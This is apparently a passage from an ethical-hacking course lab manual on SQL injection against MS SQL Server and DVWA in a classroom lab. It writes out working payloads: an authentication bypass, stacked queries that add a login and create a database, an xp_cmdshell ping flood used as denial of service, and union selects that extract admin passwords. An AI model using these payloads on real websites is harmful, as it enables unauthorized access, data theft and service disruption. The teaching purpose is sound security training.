SQL Injection

Module 13

SQL Injection

SQL injection is a technique often used to attack a website, and is the most common website vulnerability on the Internet.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

SQL Injection attack is performed by including portions of SQL statements in a web form entry field in an attempt to get the website to pass a newly formed rogue SQL command to the database (e.g., dump the database contents to the attacker). SQL injection is a code injection technique that exploits security vulnerability in a website's software. This vulnerability happens when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL commands are thus injected from the web form into the database of an application (like queries) to change the database content or dump the database information like credit card or passwords to the attacker. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

As an Expert Ethical Hacker, you must use diverse solutions, prepare statements with bind variables and whitelisting input validation and escaping. Input validation can be used to detect unauthorized input before it is passed to the SQL query.

Lab Objectives

The objective of this lab is to provide expert knowledge on SQL Injection attacks and other responsibilities that include:

- Understanding when and how web application connects to a database server in order to access data
- Extracting basic SQL Injection flaws and vulnerabilities
- Testing web applications for Blind SQL Injection vulnerabilities
- Scanning web servers and analyzing the reports
- Securing information in web applications and web servers

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 13 SQL Injection

Lab Environment

To complete this lab, you will need:

- A computer running Windows Server 2012
- Windows Server 2008 running in virtual machine
- Windows 8.1 running in virtual machine
- Window 7 running in virtual machine
- A web browser with Internet connection
- Administrative privileges to configure settings and run tools

Lab Duration

Time: 75 Minutes

Overview of SQL Injection

SQL Injection is a technique used to take advantage of non-validated input vulnerabilities to pass SQL commands through a web application for execution by a backend database.

TASK 1

Overview

Lab Tasks

Recommended labs to assist you in SQL Injection are:

- SQL Injection Attacks on **MS SQL Database**
- Performing Blind SQL Injection on **DVWA** Application
- Testing for SQL Injection Using **IBM Security AppScan** Tool
- Testing for SQL Injection Using **WebCruiser** Tool
- Scanning Web Applications Using **N-Stalker** Tool

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab
1

SQL Injection Attacks on an MS SQL Database

SQL Injection is a basic attack used either to gain unauthorized access to a database or to retrieve information directly from it.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Today, SQL Injection is one of the most common and perilous attacks that website's software experience. This attack is performed on SQL databases that have weak codes and this vulnerability can be used by an attacker to execute database queries to collect sensitive information, modify the database entries or attach a malicious code resulting in total compromise of the most sensitive data.

As an Expert Penetration Tester and Security Administrator, you need to test web applications running on the MS SQL Server database for vulnerabilities and flaws.

Lab Objectives

The objective of this lab is to provide students with expert knowledge on SQL Injection attacks and to analyze web applications for vulnerabilities.

In this lab, you will learn how to:

- Log on without valid credentials
- Test for SQL Injection
- Create your own user account
- Create your own database
- Directory listing
- Enforce Denial-of-Service attacks

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 13 SQL Injection

Lab Environment

To complete this lab, you will need:

- A computer running Window Server 2012 (Victim Machine)
- A computer running Window Server 2008 (Attacker Machine)
- MS SQL Server must be running under local system privileges
- A web browser with an Internet connection

Lab Duration

Time: 15 Minutes

Overview of SQL Injection Attacks

SQL Injection is a basic attack used either to gain unauthorized access to a database or to retrieve information directly from the database. It is a flaw in web applications and not a database or web-server issue. Most programmers are still not aware of this threat.

Lab Tasks

TASK 1

Logon without Valid Credential

Blind SQL Injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker.

Blind SQL Injection is identical to normal SQL Injection, except that, when an attacker attempts to exploit an application, rather than seeing a useful error message, a generic custom page displays.

In this lab, the machine hosting the website is the victim machine (i.e., **Windows Server 2012**); and the machine used to perform cross-site scripting attack is **Windows Server 2008 virtual machine**.

1. Log into the **Windows Server 2008** virtual machine.
2. Launch a web browser, type **http://www.goodshopping.com** in the address bar, and press **Enter**.

Try logging on using code **' or 1=1 --** as login name.

3. The GOODSHOPPING home/login page appears, as shown in the screenshot

A dynamically generated SQL query is used to retrieve the number of matching rows.




FIGURE 1.1: GOOD SHOPPING login page


4. Assume that you are new to this site and have never **registered** with it.

5. Click the **My Account** tab (in the upper-right corner of the web page), enter the query **blah' or 1=1 --** in the **Username** field (as your login name), and leave the password field **empty**.

6. Click **Log in**.

When the attacker enters blah' or 1=1, then the SQL query look like this:

SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1 -- AND Password=''.



blah' or 1=1 --

FIGURE 1.2: Performing Blind SQL

A user enters a user name and password that matches a record in the Users table.

7. You are **logged into** the website with a **fake login**. Your credentials are **not valid**. Now you can browse all the site's pages as a registered member.




FIGURE 1.3: Website login successful

8. After browsing the site, click **LogOut**.




FIGURE 1.4: Log out of the website

9. You have successfully logged out of the vulnerable site. Close the web browser.

TASK 2

Create Your Own User Account

10. Launch a web browser, type **http://www.goodshopping.com** and press **Enter**.

11. The GOOD SHOPPING home/ login page appears, as shown in the screenshot




FIGURE 1.5: GOOD SHOPPING login page

12. Click **My Account** (in the upper-right corner), enter the query

    blah';insert into login values ('juggyboy','juggy123'); --

    in the **Username** field (as your login name), and leave the password field **empty**.

13. Click **Log in**.

Try to insert a string value where a number is expected in the input field.



login values ('juggyboy','juggy123') --

FIGURE 1.6: Creating a user account

14. If no error message is displayed, it means that you have successfully created your login using an SQL injection query.

15. After executing the query, to **verify** whether your login has been created successfully, click **My Account** tab, enter **juggyboy** in the **Username** field and **juggy123** in the **Password** field, and click **Log in**.




FIGURE 1.7: Logging in to the website

To detect SQL Injection, check if the web application connects to a database server in order to access some data.

Error messages are essential for extracting information from the database. Depending on the type of errors found, you can vary the attack techniques.

16. You will login successfully with the created login. Now you can access all the features of the website.





FIGURE 1.8: Log in successful

Understanding the underlying SQL query allows the attacker to craft correct SQL Injection statements.


17. Click **Logout** after browsing the required pages.



📖 Different databases require different SQL syntax. Identify the database engine used by the server.

FIGURE 1.9: Log out of the website

18. Switch to the **Windows Server 2012** virtual machine.
19. Click **Windows** (in the lower-left corner of the screen).
20. The **Start** screen appears; click the down arrow button.
21. In the **Apps** screen, click **SQL Server Management Studio** to launch the server.
22. The **SQL Server Management Studio** window appears, along with the **Connect to server** dialog box.
23. Choose **SQL Server Authentication** from the Authentication field. Enter the Login ID sa and the Password **qwerty@123**.
24. Click **Connect**.



Server type: Database Engine

Server name: WIN-H4IQAIGRK5F

Authentication: SQL Server Authentication

Login: sa

Password:

FIGURE 1.10: Logging in to SQL Server

25. You will connect to **SQL Server management studio,** shown in the screenshot:



Microsoft SQL Server Management Studio (Administrator)
File Edit View Debug Tools Window Help
New Query
Object Explorer
Connect
WIN-TS4AN0E9F2 (SQL Server 11.0.2100 - sa)
Databases
Security
Server Objects
Replication
AlwaysOn High Availability
Management
Integration Services Catalogs
SQL Server Agent (Agent XPs disabled)
Ready

FIGURE 1.11: SQL Server management studio

Most injections land in the middle of a SELECT statement. In a SELECT clause, we almost always end up in the WHERE section.

26. Expand **Databases → goodshopping → Tables**, right-click **dbo.Login,** and click **Select Top 1000 Rows**.





FIGURE 1.12: Selecting Top 1000 Rows

27. Observe that the username and password have been successfully added to the goodshopping database.



```
/****** Script for SelectTopNRows command from SSMS  ******/
SELECT TOP 1000 [loginid]
      ,[username]
      ,[password]
  FROM [goodshopping].[dbo].[Login]
```

	loginid	username	password
1	1	smith	smith123
2	5	juggyboy	juggy123

FIGURE 1.13: Table containing the created usernames and passwords

28. Close the **SQL Server management studio** window.

29. Switch back to the **Windows Server 2008** virtual machine.

TASK 3

Create Your Own Database

30. Launch the browser, type **http://www.goodshopping.com** in the address bar, and press **Enter**.

31. The **Home/Login Page** of GOOD SHOPPING appears.

32. Click **My Account**, type

blah';create database juggyboy; --

in the **Username** field, leave the **Password** field empty, and click **Login**.

33. In the above query, **juggyboy** is the name of the database.

Mostly the error messages show you what DB engine you are working on with ODBC errors. It displays database type as part of the driver information.




FIGURE 1.14: Creating a database

34. If no error message (or any message) displays on the web page, it means that the site is vulnerable to SQL injection; a database with the name **juggyboy** has been created at the database server. Close the browser.

Try to replicate an error-free navigation, which could be as simple as ' and '1' = '1 Or ' and '1' = '2

35. Switch to the Windows Server 2012 host machine, and launch the SQL server by following the **steps 20-25**.

36. The **Microsoft SQL Server Management Studio** main window appears, as shown in the screenshot.

Time delays are a type of blind SQL Injection that causes the SQL engine to execute a long-running query or a time delay statement, depending on the logic injected.




Microsoft SQL Server Management Studio (Administrator)
File Edit View Debug Tools Window Help
New Query
Object Explorer
Connect
WIN-TS4AN8E9F2 (SQL Server 11.0.2100 - sa)
Databases
Security
Server Objects
Replication
AlwaysOn High Availability
Management
Integration Services Catalogs
SQL Server Agent (Agent XPs disabled)

FIGURE 1.15: Microsoft SQL Server Management Studio

37. Expand the **Databases** node. A new database has been created with the name **juggyboy**.


Microsoft SQL Server Management Studio (Administrator)
File Edit View Debug Tools Window Help
New Query
Object Explorer
Connect
WIN-TS4AN8E9F2 (SQL Server 11.0.2100 - sa)
Databases
System Databases
Database Snapshots
goodshopping
juggyboy
moviescope
ReportServer
ReportServerTempDB
Security
Server Objects
Replication
AlwaysOn High Availability
Management
Integration Services Catalogs
SQL Server Agent (Agent XPs disabled)
Ready

The attacker then selects the string from the table, as before:

Username: ' union select ret,1,1,1 from foo--

Microsoft OLE DB Provider for ODBC Drivers error '80040e07.'

FIGURE 1.16: juggyboy database successfully created

38. Close the **Microsoft SQL Server Management Studio** window.

39. Switch to the **Windows Server 2008** virtual machine.

TASK 4

Denial-of-Service Attack

40. Launch the web browser, type **http://www.goodshopping.com** in the address bar, and press **Enter**.

41. The **Home/Login Page** of GOOD SHOPPING appears.

42. Click **My Account**, type

    blah';exec master..xp_cmdshell 'ping www.certifiedhacker.com -l 65000 -t'; --

    in the **Username** field, leave the **Password** field empty, and click **Log in**.




FIGURE 1.17: Performing Denial of Service Attack

Use the bulk insert statement to read any file on the server, and use bcp to create arbitrary text files on the server.

43. In the above query, you are performing a **ping** for the www.certifiedhacker.com website using an SQL Injection query: **-l** is the sent buffer size, and **-t** refers to pinging the specified host.

44. The SQL injection query starts pinging the host, and the login page shows a **Waiting for localhost...** message at the bottom of the window.

Once you determine the usernames, you can start gathering passwords.

Username: ' union select password,1,1,1 from users where username = 'admin'--





FIGURE 1.18: SQL injection query starts pinging the host

45. To see whether the query has successfully executed, switch back to **Windows Server 2012**.

46. Launch **Task Manager**.

47. In Task Manager, under the **Details** tab, you see a process called **PING.EXE** running in the background.

48. This process is the **result** of the SQL Injection query that you entered in the login field of the web site.



Name	PID	Status	User name	CPU	Memory (p...	Description
msdtc.exe	1204	Running	NETWORK...	00	1,692 K	Microsoft Distribute...
MsDtsSrvr.exe	1348	Running	MsDtsServ...	00	6,716 K	SQL Server Integrati...
msmdsrv.exe	1608	Running	MSSQLSer...	00	33,560 K	Microsoft SQL Serve...
nfsclnt.exe	2132	Running	NETWORK...	00	904 K	Client for NFS service
OSPPSVC.EXE	2316	Running	NETWORK...	00	1,912 K	Microsoft Office Sof...
PING.EXE	5040	Running	MSSQLSER...	00	724 K	TCP/IP Ping Comm...
ReportingServicesSer...	1870	Running	ReportServer	00	84,744 K	Reporting Services S...
services.exe	608	Running	SYSTEM	00	3,028 K	Services and Control...
smss.exe	332	Running	SYSTEM	00	296 K	Windows Session M...
SMSvcHost.exe	1664	Running	LOCAL SE...	00	6,604 K	SMSvcHost.exe
SMSvcHost.exe	2524	Running	NETWORK...	00	3,544 K	SMSvcHost.exe
Snagit32.exe	2308	Running	Administra...	00	12,388 K	Snagit
SnagitEditor.exe	792	Running	Administra...	00	27,896 K	Snagit Editor
SnagPriv.exe	3888	Running	Administra...	00	1,052 K	Snagit RPC Helper
snmp.exe	2016	Running	SYSTEM	00	2,724 K	SNMP Service
splwow64.exe	3964	Running	Administra...	00	2,016 K	Print driver host for ...

FIGURE 1.19: Task Manager displaying the ping process

Using the sp_OACreate, sp_OAMethod and sp_OAGetProperty system stored procedures to create Old Automation (ActiveX) applications that can do everything an ASP script can do.

49. To manually kill this process, right-click **PING.EXE,** and click **End Process.** This stops/prevents the website from pinging the host.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

2

Performing Blind SQL Injection on DVWA Application

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Blind SQL (structured query language) injection is a type of SQL Injection attack that asks the database questions that require true/false answers, and determines the answer according to an application's response. This attack is often used when the web application is configured to show generic error messages but has not mitigated the code vulnerable to SQL injection.

Lab Scenario

When an attacker exploits SQL injection, sometimes the web application displays error messages from the database complaining that the SQL query's syntax is incorrect. Blind SQL injection is nearly identical to normal SQL injection, the only difference being the way the data is retrieved from the database. When the database does not output data to the web page, an attacker is forced to steal data by asking the database a series of true or false questions. This makes exploiting the SQL injection vulnerability more difficult, but not impossible.

As an expert Security Professional and Penetration Tester you should be familiar with the tips and tricks used in blind SQL injection. In this lab, you will learn to use the DVWA and WampServer to host a vulnerable application and perform blind SQL injection on it.

Tools demonstrated in this lab are available D:\CEH-Tools\CEHv9 Module 13 SQL Injection

Lab Objectives

The objective of this lab is to help students learn how to test web applications for SQL injection threats and vulnerabilities.

In this lab, you will learn to:

- Retrieve Database contents using Blind SQL Injection Technique

Lab Environment

To complete this lab, you will need:

- **DVWA** located at **D:\CEH-Tools\CEHv9 Module 13 SQL Injection\Blind SQL Injection Tools\DVWA**
- A system running host machine (Windows Server 2012)
- A system running Windows Server 2008 virtual machine
- A system running Windows 8.1 virtual machine
- You can also download the latest versions of DVWA from http://www.DVWA.co.uk
- A web browser with Internet access
